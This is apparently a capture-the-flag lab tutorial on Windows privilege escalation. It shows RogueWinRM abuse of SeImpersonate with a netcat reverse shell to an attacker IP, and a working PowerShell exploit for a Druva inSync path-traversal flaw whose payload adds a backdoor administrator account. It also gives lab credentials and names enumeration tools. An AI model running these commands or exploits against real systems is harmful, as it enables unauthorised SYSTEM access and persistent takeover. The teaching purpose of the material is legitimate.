
To elevate privileges using such accounts, an attacker needs the following: 1. To spawn a process so that users can connect and authenticate to it for impersonation to occur. 2. Find a way to force privileged users to connect and authenticate to the spawned malicious process.

We will use RogueWinRM exploit to accomplish both conditions.

Let's start by assuming we have already compromised a website running on IIS and that we have planted a web shell on the following address:

http://MACHINE_IP/

We can use the web shell to check for the assigned privileges of the compromised account and confirm we hold both privileges of interest for this task:



```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

To use RogueWinRM, we first need to upload the exploit to the target machine. For your convenience, this has already been done, and you can find the exploit in the C:\tools\ folder.

The RogueWinRM exploit is possible because whenever a user (including unprivileged users) starts the BITS service in Windows, it automatically creates a connection to port 5985 using SYSTEM privileges. Port 5985 is typically used for the WinRM service, which is simply a port that exposes a Powershell console to be used remotely through the network. Think of it like SSH, but using Powershell.

If, for some reason, the WinRM service isn't running on the victim server, an attacker can start a fake WinRM service on port 5985 and catch the authentication attempt made by the BITS service when starting. If the attacker has SeImpersonate privileges, he can execute any command on behalf of the connecting user, which is SYSTEM.


Before running the exploit, we'll start a netcat listener to receive a reverse shell on our attacker's machine:

Kali Linux

```
user@attackerpc$ nc -lvp 4442
```

And then, use our web shell to trigger the RogueWinRM exploit using the following command:

```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe ATTACKER_IP 4442"
```



```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe 10.6.60.76 4442"
```

```
Listening for connection on port 5985 ....
BITS is running... Waiting 30 seconds for Timeout (usually 120 seconds for timeout)...

Received http negotiate request

Sending the 401 http response with ntlm type 2 challenge

Received http packet with ntlm type3 response

Using ntlm type3 response in AcceptSecurityContext()

BITS triggered!

[+] authresult 0
NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Note: The exploit may take up to 2 minutes to work, so your browser may appear as unresponsive for a bit. This happens if you run the exploit multiple times as it must wait for the BITS service to stop before starting it again. The BITS service will stop automatically after 2 minutes of starting.

The -p parameter specifies the executable to be run by the exploit, which is nc64.exe in this case. The -a parameter is used to pass arguments to the executable. Since we want nc64 to establish a reverse shell against our attacker machine, the arguments to pass to netcat will be -e cmd.exe ATTACKER_IP 4442.

If all was correctly set up, you should expect a shell with SYSTEM privileges:

Kali Linux

```
user@attackerpc$ nc -lvp 4442

Listening on 0.0.0.0 4442

Connection received on 10.10.175.90 49755

Microsoft Windows [Version 10.0.17763.1821]

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c:\windows\system32\inetsrv>whoami

nt authority\system
```

Using any of the three methods discussed in this task, gain access to the Administrator's desktop and collect the flag. Don't forget to input the flag at the end of this task.

Abusing vulnerable software

Make sure to click the **Start Machine** button before you continue, which will deploy the target machine in split-view. If you prefer connecting to the machine via RDP, you can use the following credentials:

Username	thm-unpriv
Password	Password321

Unpatched Software

Software installed on the target system can present various privilege escalation opportunities. As with drivers, organisations and users may not update them as often as they update the operating system. You can use the wmic tool to list software installed on the target system and its versions. The command below will dump information it can gather on installed software (it might take around a minute to finish):

```
wmic product get name,version,vendor
```

Remember that the wmic product command may not return all installed programs. Depending on how some of the programs were installed, they might not get listed here. It is always worth checking desktop shortcuts, available services or generally any trace that indicates the existence of additional software that might be vulnerable.

Once we have gathered product version information, we can always search for existing exploits on the installed software online on sites like exploit-db, packet storm or plain old Google, amongst many others.

Using wmic and Google, can you find a known vulnerability on any installed product?

Case Study: Druva inSync 6.6.3

The target server is running Druva inSync 6.6.3, which is vulnerable to privilege escalation as reported by Matteo Malvica. The vulnerability results from a bad patch applied over another vulnerability reported initially for version 6.5.0 by Chris Lyne.


The software is vulnerable because it runs an RPC (Remote Procedure Call) server on port 6064 with SYSTEM privileges, accessible from localhost only. If you aren't familiar with RPC, it is simply a mechanism that allows a given process to expose functions (called procedures in RPC lingo) over the network so that other machines can call them remotely.

In the case of Druva inSync, one of the procedures exposed (specifically procedure number 5) on port 6064 allowed anyone to request the execution of any command. Since the RPC server runs as SYSTEM, any command gets executed with SYSTEM privileges.

The original vulnerability reported on versions 6.5.0 and prior allowed any command to be run without restrictions. The original idea behind providing such functionality was to remotely execute some specific binaries provided with inSync, rather than any command. Still, no check was made to make sure of that.

A patch was issued, where they decided to check that the executed command started with the string C:\ProgramData\Druva\inSync4\, where the allowed binaries were supposed to be. But then, this proved insufficient since you could simply make a path traversal attack to bypass this kind of control. Suppose that you want to execute C:\Windows\System32\cmd.exe, which is not in the allowed path; you could simply ask the server to run C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe and that would bypass the check successfully.

To put together a working exploit, we need to understand how to talk to port 6064. Luckily for us, the protocol in use is straightforward, and the packets to be sent are depicted in the following diagram:



The first packet is simply a hello packet that contains a fixed string. The second packet indicates that we want to execute procedure number 5, as this is the vulnerable procedure that will execute any command for us. The last two packets are used to send the length of the command and the command string to be executed, respectively.

Initially published by Matteo Malvica here, the following exploit can be used in your target machine to elevate privileges and retrieve this task's flag. For your convenience, here is the original exploit's code:

```
$ErrorActionPreference = "Stop"


$cmd = "net user pwnd /add"


$s = New-Object System.Net.Sockets.Socket(
   [System.Net.Sockets.AddressFamily]::InterNetwork,
   [System.Net.Sockets.SocketType]::Stream,
   [System.Net.Sockets.ProtocolType]::Tcp
)
$s.Connect("127.0.0.1", 6064)
```

```
$header = [System.Text.Encoding]::UTF8.GetBytes("inSync PHC RPCW[v0002]")

$rpcType = [System.Text.Encoding]::UTF8.GetBytes("$([char]0x0005)`0`0`0")

$command =
[System.Text.Encoding]::Unicode.GetBytes("C:\ProgramData\Druva\inSync4\..\..\..\Windows\System32\cmd.exe /c $cmd");

$length = [System.BitConverter]::GetBytes($command.Length);


$s.Send($header)

$s.Send($rpcType)

$s.Send($length)

$s.Send($command)
```

You can pop a Powershell console and paste the exploit directly to execute it (The exploit is also available in the target machine at C:\tools\Druva_inSync_exploit.txt). Note that the exploit's default payload, specified in the $cmd variable, will create a user named pwnd in the system, but won't assign him administrative privileges, so we will probably want to change the payload for something more useful. For this room, we will change the payload to run the following command:

```
net user pwnd SimplePass123 /add & net localgroup administrators pwnd /add
```

This will create user pwnd with a password of SimplePass123 and add it to the administrators' group. If the exploit was successful, you should be able to run the following command to verify that the user pwnd exists and is part of the administrators' group:


Command Prompt

```
PS C:\> net user pwnd

User name                pwnd

Full Name

Account active             Yes

[...]
```

Local Group Memberships   *Administrators   *Users

Global Group memberships   *None

As a last step, you can run a command prompt as administrator:



When prompted for credentials, use the pwnd account. From the new command prompt, you can retrieve your flag from the Administrator's desktop with the following command type C:\Users\Administrator\Desktop\flag.txt.

Tools of the Trade

Several scripts exist to conduct system enumeration in ways similar to the ones seen in the previous task. These tools can shorten the enumeration process time and uncover different potential privilege escalation vectors. However, please remember that automated tools can sometimes miss privilege escalation.

Below are a few tools commonly used to identify privilege escalation vectors. Feel free to run them against any of the machines in this room and see if the results match the discussed attack vectors.

WinPEAS

WinPEAS is a script developed to enumerate the target system to uncover privilege escalation paths. You can find more information about winPEAS and download either the precompiled executable or a .bat script. WinPEAS will run commands similar to the ones listed in the previous task and print their output. The output from winPEAS can be lengthy and sometimes difficult to read. This is why it would be good practice to always redirect the output to a file, as shown below:

Command Prompt

```
C:\> winpeas.exe > outputfile.txt
```

WinPEAS can be downloaded here.

PrivescCheck

PrivescCheck is a PowerShell script that searches common privilege escalation on the target system. It provides an alternative to WinPEAS without requiring the execution of a binary file.

PrivescCheck can be downloaded here.

Reminder: To run PrivescCheck on the target system, you may need to bypass the execution policy restrictions. To achieve this, you can use the Set-ExecutionPolicy cmdlet as shown below.

Powershell

```
PS C:\> Set-ExecutionPolicy Bypass -Scope process -Force
PS C:\> . .\PrivescCheck.ps1
```

```
PS C:\> Invoke-PrivescCheck
```

WES-NG: Windows Exploit Suggester - Next Generation

Some exploit suggesting scripts (e.g. winPEAS) will require you to upload them to the target system and run them there. This may cause antivirus software to detect and delete them. To avoid making unnecessary noise that can attract attention, you may prefer to use WES-NG, which will run on your attacking machine (e.g. Kali or TryHackMe AttackBox).

WES-NG is a Python script that can be found and downloaded here.

Once installed, and before using it, type the wes.py --update command to update the database. The script will refer to the database it creates to check for missing patches that can result in a vulnerability you can use to elevate your privileges on the target system.

To use the script, you will need to run the systeminfo command on the target system. Do not forget to direct the output to a .txt file you will need to move to your attacking machine.

Once this is done, wes.py can be run as follows;

Kali Linux

```
user@kali$ wes.py systeminfo.txt
```

Metasploit

If you already have a Meterpreter shell on the target system, you can use the multi/recon/local_exploit_suggester module to list vulnerabilities that may affect the target system and allow you to elevate your privileges on the target system.